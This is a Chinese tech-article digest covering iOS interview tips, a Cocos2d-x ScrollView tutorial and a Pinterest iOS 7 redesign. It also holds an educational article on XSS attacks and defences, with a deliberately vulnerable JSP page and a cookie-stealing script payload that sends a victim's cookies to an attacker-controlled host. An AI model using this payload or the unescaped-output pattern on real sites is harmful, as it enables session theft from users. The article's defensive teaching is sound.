另一个内存相关的问题，这个问题的答案不能单用会崩溃来回答，我想要知道为什么崩溃，何时会崩溃。

列举 5 个 iOS app 的状态。—— 几乎没有人能正确的回答出这个问题，通常我会给出一个例子，诸如后台运行的状态（background state），这样他们就知道我在说的是那块儿内容了。

你认为这次面试能很好的体现出来你作为开发者的能力么？—— 一些人说可以测试的很好，但是有些人不这么认为。我倾向于给面试者一些表达他们自己想法的机会。自信是非常重要的品质，而对应这个问题的回答也能很好的反应出一个人的自信程度。

我在提问这些问题的时候顺带会附加一些问题，类似“为什么会发生这种状况？”或者是“请解释下你的解题思路”。技术性面试的关键取决于面试者对语言跟平台方面了解的程度，这不仅仅包含技术的广度，还有技术的深度。

实际编码的面试

这是我们最重要的面试，这场面试可以直接反映出面试者是否可以胜任工作。我们将提供给面试者一个名为 The Dragon’s Test 的 app，目前已知这个 app 有很多问题。然后给面试者一个 bug 清单，根据面试者解决问题的能力和时间来评定面试者的等级。

我们公司给一些大的企业法人提供 iOS 开发服务，我们旨在用最快速的转换模式来给客户提供最可靠的结果。所以实际编码的面试是有效评估面试者开发能力的重要面试， 因为它能让我确定在公司盈利的前提下，应该支付给这个面试者多少薪水。对软件面试本身来说，能找出快速解决问题的开发者就是最大的幸事。

在完成细节跟完成时间之间，有一个微妙的平衡点。如果有个人用 1/3 的时间完成了 95%，另一个人用了更多的时间完成了 100%的话，那我倾向于选择前者。还有一个秘密可以告诉你，我们也是坚持通过这种实际编码的测试来选择员工主管的。

幸运的是（或者也可以说这是不幸的，取决于你是如何看待这个问题的），准备实际编码的面试的最好的方式就是勤练习。你做的 app 越多，你越有可能更快的开发出更稳健的代码。所以要坚持练习和学习！

该何去何从？

总结一下：

请熟练掌握计算机语言的基础知识，这样可以让你帮助你在面试中放松自己。在面试中，谈论你要应聘的公司跟公司旗下的产品。始终保持面试答案简明扼要、直奔主题。

在做编码工作的时候，保持头脑的快速运转。你完成任务的速度会决定项目的成败。如果你能更快速的编写好优秀的代码，那你就更有价值，你更有价值，公司就更愿意给你更多的薪水。

Ray 和我都希望你喜欢这个系列的文章！如果你喜欢看更多同类型的文章 - 比如说讨论作为一个 iOS 开发者你要如何提升你的技能，怎样找到 iOS 的工作，或者作为 iOS 开发者你应该期望自己拿多少薪水。如果你喜欢看到这些内容，请让我们知道哦。

另外说一句，你知道我上面提出的那些 iOS 面试问题的答案么？如果知道的话，加入我们的论坛讨论组，对比下你的答案！

原文：

http://www.cocoachina.com/gamedev/misc/2013/1209/7499.html?utm_source=Tuicool_Weekly

XSS 攻击及防御

XSS 又称 CSS，全称 Cross SiteScript，跨站脚本攻击，是 Web 程序中常见的漏洞，XSS 属于被动式且用于客户端的攻击方式，所以容易被忽略其危害性。其原理是攻击者向有 XSS 漏洞的网站中输入(传入)恶意的 HTML 代码，当其它用户浏览该网站时，这段 HTML 代码会自动执行，从而达到攻击的目的。如，盗取用户 Cookie、破坏页面结构、重定向到其它网站等。

XSS 攻击

XSS 攻击类似于 SQL 注入攻击，攻击之前，我们先找到一个存在 XSS 漏洞的网站，XSS 漏洞分为两种，一种是 DOM Based XSS 漏洞，另一种是 Stored XSS 漏洞。理论上，所有可输入的地方没有对输入数据进行处理的话，都会存在 XSS 漏洞，漏洞的危害取决于攻击代码的威力，攻击代码也不局限于 script。

DOM Based XSS

DOM Based XSS 是一种基于网页 DOM 结构的攻击，该攻击特点是中招的人是少数人。

场景一：

当我登录 a.com 后，我发现它的页面某些内容是根据 url 中的一个叫 content 参数直接显示的，猜测它测页面处理可能是这样，其它语言类似：

```
<%@ page language="java"contentType="text/html; charset=UTF-8"pageEncoding="UTF-8"%>
<!DOCTYPEhtmlPUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN""http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>XSS 测试</title>
</head>
<body>
页面内容：<%=request.getParameter("content")%>
</body>
</html>
```

我知道了 Tom 也注册了该网站，并且知道了他的邮箱(或者其它能接收信息的联系方式)，我做一个超链接发给他，超链接地址为：http://www.a.com?content=<script>window.open(“www.b.com?param=”+document.cookie)</script>，当 Tom 点击这个链接的时候(假设他已经登录 a.com)，浏览器就会直接打开 b.com，并且把 Tom 在 a.com 中的 cookie 信息发送到 b.com，b.com 是我搭建的网站，当我的网站接收到该信息时，我就盗取了 Tom 在 a.com 的 cookie 信息，cookie 信息中可能存有登录密码，攻击成功！这个过程中，受害者只有 Tom 自己。那当我在浏览器输入 a.com?content=<script>alert(“xss”)</script>，浏览器展示页面内容的过程中，就会执行我的脚本，页面输出 xss 字样，这是攻击了我自己，那我如何攻击别人并且获利呢？

Stored XSS

Stored XSS 是存储式 XSS 漏洞，由于其攻击代码已经存储到服务器上或者数据库中，所以受害者是很多人。

场景二：

a.com 可以发文章，我登录后在 a.com 中发布了一篇文章，文章中包含了恶意代码，<script>window.open(“www.b.com?param=”+document.cookie)</script>，保存文章。这时 Tom 和 Jack 看到了我发布的文章，当在查看我的文章时就都中招了，他们的 cookie 信息都发送到了我的服务器上，攻击成功！这个过程中，受害者是多个人。

Stored XSS 漏洞危害性更大，危害面更广。

XSS 防御

我们是在一个矛盾的世界中，有矛就有盾。只要我们的代码中不存在漏洞，攻击者就无从下手，我们要做一个没有缝的蛋。XSS 防御有如下方式。

完善的过滤体系

永远不相信用户的输入。需要对用户的输入进行处理，只允许输入合法的值，其它值一概过滤掉。

Html encode

假如某些情况下，我们不能对用户数据进行严格的过滤，那我们也需要对标签进行转换。

less-than character (<)	&lt;
greater-than character (>)	&gt;
ampersand character (&)	&amp;
double-quote character (")	&quot;
space character( )	
Any ASCII code character whose code is greater-than or equal to 0x80	&#<number>, where <number> is the ASCII character value.

比如用户输入：<script>window.location.href=”http://www.baidu.com”;</script>，保存后最终存储的会是：

<script>window.location.href="http://www.baidu.com"</script>在展现时浏览器会对这些字符转换成文本内容显示，而不是一段可执行的代码。

其它

下面提供两种 Html encode 的方法。

使用 Apache 的 commons-lang.jar

StringEscapeUtils.escapeHtml(str);// 汉字会转换成对应的 ASCII 码，空格不转换

自己实现转换，只转换部分字符

```
private static String htmlEncode(char c) {
switch(c) {
case '&':
return"&amp;";
case '<':
return"&lt;";
case '>':
return"&gt;";
case '"':
return"&quot;";
case ' ':
return" ";
default:
return c +"";
}
}
/** 对传入的字符串 str 进行 Html encode 转换 */
public static String htmlEncode(String str) {
if(str ==null || str.trim().equals(""))   return str;
StringBuilder encodeStrBuilder = new StringBuilder();
for (int i = 0, len = str.length(); i < len; i++) {
encodeStrBuilder.append(htmlEncode(str.charAt(i)));
}
return encodeStrBuilder.toString();
}
```


原文：
http://www.blogjava.net/qileilove/archive/2013/12/13/407526.html?utm_source=Tuicool_Weekly

Cocos2d-x 3.0 开发（十四）使用 UIScrollView 实现大小不同物品拖动展示

1、概述

UI 部分一直是 cocos2d-x 的弱项，而这种境况在 3.0 版本中将得到改善。让我们从一个曾经的坑入手，来看看这些新特性。


大家都知道，有个这样一个坑叫做 CCTableView。它的作用是来创建一个可拖动的 view，来进行展示。但它有的问题是只能创建等宽等高的一组元素，这就出现问题了。比如一个聊天下拉框，总不能限制人说话的长度吧..... 所以它的存在聊胜于无，不断被吐槽。让我们看看新版中这个问题是如何处理的，先上个图：



2、创建 ScrollView


打开 CocoStudio 的 UI 编辑器，创建一个新工程，在画布列表中将名字更为：“ScrollView”

然后在侧边栏中找到“滚动层”，拖动到编辑界面上。调整区域的大小，在属性->尺寸和模式进行调整。注意不要直接拖动边框，那样只会改变缩放比 -_- b




然后在滚动层中拖入子 button，并设置它们的基本属性：名称点击图片之类的。创建部分有不明白的童鞋可以看先前的： Cocos2d-x 3.0 开发（四）使用 CocoStudio 创建 UI 并载入到程序中

创建了一堆控件：



3、设置 ScrollView 属性


选中 ScroView 在它的属性中做如下配置：



我们注意到，其中重要的参数有两个。

滑动方向我们可以设置：水平、竖直、两种都有。这里我们选择水平。区域宽度是可滑动区域的大小，如果不更改默认是与 View 区域等大，这时是不能滑动的。我们将其更改为 1000，会发现在先前的区域外有增大的一部分。

接下来我们在增大的区域中添加我们需要的物品。另外有个细节，就是我们将滑动区域边缘的物体调成有一部分超出界限，这样就会给用户可拖动的暗示。



最后记得勾选模拟裁切，否则的话，View 扩展区域的东西是会显示出来的。

保存工程，导出我们的文件。

4、加载到程序

运行脚本新建一个程序：testScrollView。

添加库依赖，忘记添加方法的同学可以参照：Cocos2d-x 3.0 开发（十一）3.0 alpha1 文件结构变化

更改 Init 方法：

```
1.  bool HelloWorld::init()
2.  {
3.      ////////////////////////////
4.      // 1. super init first
5.      if ( !Layer::init() )
```

```
6.      {
7.          return false;
8.      }
9.
10.     Size visibleSize = Director::getInstance()->getVisibleSize();
11.     Point origin = Director::getInstance()->getVisibleOrigin();
12.
13.     auto widget = dynamic_cast<gui::UILayout*>(cocostudio::GUIReader::shareR
    eader()->widgetFromJsonFile("ScrollView.json"));
14.     auto layer = gui::UILayer::create();
15.     layer->addWidget(widget);
16.     this->addChild(layer);
17.     return true;
18. }
```

编译运行。

5、总结

通过 UIScrollView 我们可以轻松的实现拖动展示的功能。在编辑器中将其摆放好、导出、加载到程序即可。PS:我怎么感觉导出的文件加载后有些偏啊？是我的错觉么⊙__⊙b


Demo 下载：http://download.csdn.net/detail/fansongy/6704997

原文：http://blog.csdn.net/fansongy/article/details/17287285?utm_source=Tuicool_Weekly

Pinterest 3.0 for iOS 设计过程

——升级 iOS7 设计思路详解

在 6 月的 WWDC 大会上，苹果发布了 iOS7，iOS7 重新定义了一种新的视觉设计效果，同时对 UIKit 做了一些改变，启用了一些新的 API。4 位 Pinterest 的开发工程师和设计组合作，重新来制作 Pinterest 的 iOS app，让导航栏，过渡动画变得很简单，同时让用户可以通过相关的手势，比如说滑动来发现更多的 pins 图。



现在 Pinterest 3/4 的访问都是来自手机，所以 3.0 版本的升级很重要，需要考虑让用户可以更简单，更快速的访问到更多的 Pin 图，让用户体验得到一个整体的提高。我们的主要挑战就是重新构思 Pinterest app，同时还要保持 Pinterest 品牌一直以来的美术风格。因此，我们着重考虑以下三个方面：


1.启用 UICollectionView，放弃对 iOS5 的支持


2.采用新的 iOS 7 的 API，包括 UIViewController Transtions，Background Fetching 以及 UIKit Dynamics。

3.采用一个新的交互手势

启用 UICollectionView

